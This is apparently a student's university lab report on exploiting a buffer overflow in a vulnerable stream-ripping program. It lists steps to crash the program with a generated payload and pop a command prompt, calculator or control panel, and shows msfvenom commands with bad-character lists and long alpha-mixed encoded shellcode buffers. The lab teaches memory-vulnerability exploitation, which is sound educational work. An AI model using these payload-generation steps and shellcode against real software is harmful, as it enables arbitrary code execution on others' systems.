



Lab Assignment -8



Name : A.ShreeJay
Reg.No.: 18BCN7040
Slot : L39-40
Subject Code : CSE2010

Working with the memory vulnerabilities



- 1.) Run the exploit script to generate the payload(exploit2.txt) file at same location as exploit2.py




2.) Copy the payload text and paste it in stream ripper32



3.) Try to crash the Vuln_Program_Stream program and exploit it after pressing ok.




4.) Crash the application and exploit it by opening the command prompt.




**5.) Change the default trigger from cmd.exe to calc.exe in Kali Linux.
(Use msfvenom)**


A screenshot of a Microsoft Word document titled 'DOCX File viewer | Microsoft Teams - Mozilla Firefox'. The document content is a terminal session from Kali Linux. The user runs the command 'msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"\xf python'. The output shows that msfvenom found 1 compatible encoders and attempted to encode the payload with 1 iteration of x86/alpha_mixed. The x86/alpha_mixed encoder succeeded with a size of 440 bytes (iteration=0). The payload size is 440 bytes, and the final size of the python file is 2145 bytes. The payload itself is a long string of hex code starting with 'buf = b"\x89\xe6\xda\x8c\xd9\x76\xf4\x5b\x53\x59\x49\x49\x49"'.



6.) Crash the application and exploit it by opening the calculator.




7.) Change the trigger to control panel in Kali Linux.



A screenshot of a Microsoft Word document titled "DOCX File viewer | Microsoft Teams - Mozilla Firefox". The document content is a command-line session from a Kali Linux terminal:

```
(daito㉿kali)-[~] $ msfvenom -a x86 --platform windows -p windows/exec CMD=controlpanel -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f pythoncs
[*] Found 1 compatible encoders
[*] Attempting to encode payload with 1 iterations of x86/alpha_mixed
[*] x86/alpha_mixed succeeded with size 455 (iteration=0)
[*] x86/alpha_mixed chosen with final size 455
[*] Payload size: 455 bytes
[*] Final size of python file: 2216 bytes
[*] buf = b"
[*] buf += b"\x89\xe3\xdb\xc6\xd9\x73\xf4\x5a\x4a\x4a\x4a\x4a\x4a"
[*] buf += b"\x4a\x4a\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x37"
[*] buf += b"\x52\x59\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
[*] buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
[*] buf += b"\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x6d\x38\x6d\x52"
[*] buf += b"\x75\x50\x57\x70\x47\x70\x65\x30\x6f\x79\x48\x65\x64"
[*] buf += b"\x71\x69\x50\x43\x54\x4e\x6b\x46\x30\x30\x4e\x6b"
[*] buf += b"\x33\x62\x36\x6c\x4c\x4b\x46\x32\x45\x44\x6c\x4b\x30"
[*] buf += b"\x72\x31\x38\x44\x4f\x6c\x77\x30\x4a\x55\x76\x75\x61"
[*] buf += b"\x59\x6f\x4c\x6c\x55\x6c\x71\x71\x43\x4c\x56\x62\x36"
[*] buf += b"\x4c\x67\x50\x39\x48\x4f\x34\x4d\x37\x71\x38\x47"
[*] buf += b"\x39\x72\x4b\x42\x51\x42\x6a\x65\x6c\x6e\x6b\x72\x56"
[*] buf += b"\x70\x4e\x6b\x42\x6a\x65\x6c\x6e\x6b\x42\x6c\x77\x61"
[*] buf += b"\x71\x68\x58\x63\x32\x68\x43\x31\x58\x51\x72\x71\x4e"
[*] buf += b"\x6b\x63\x69\x61\x30\x33\x31\x6a\x73\x4e\x6b\x63\x79"
[*] buf += b"\x37\x68\x6d\x33\x55\x6a\x53\x79\x6c\x4b\x35\x64\x4c"
[*] buf += b"\x4b\x75\x51\x68\x56\x74\x71\x59\x6f\x4e\x4c\x6f\x31"
[*] buf += b"\x58\x4f\x34\x4d\x33\x31\x6a\x67\x35\x68\x6b\x50\x64"
[*] buf += b"\x35\x68\x76\x45\x53\x71\x6d\x6b\x48\x35\x6b\x53\x4d"
[*] buf += b"\x71\x34\x54\x35\x4a\x44\x73\x68\x4e\x6b\x36\x38\x44"
[*] buf += b"\x64\x67\x71\x68\x53\x31\x76\x6c\x4b\x34\x4c\x52\x6b"
[*] buf += b"\x6c\x4b\x46\x38\x57\x6c\x77\x71\x78\x53\x6e\x6b\x56"
[*] buf += b"\x64\x6e\x6b\x37\x71\x58\x50\x4b\x39\x47\x34\x76\x44"
[*] buf += b"\x66\x44\x73\x6b\x73\x6b\x51\x71\x66\x39\x50\x5a\x72"
[*] buf += b"\x71\x4b\x4f\x6b\x50\x73\x6f\x73\x6f\x62\x7a\x4c\x4b"
[*] buf += b"\x35\x42\x4a\x4b\x4e\x6d\x63\x6d\x32\x4a\x66\x61\x6c"
[*] buf += b"\x4d\x4e\x65\x48\x32\x35\x50\x67\x70\x45\x50\x52\x70"
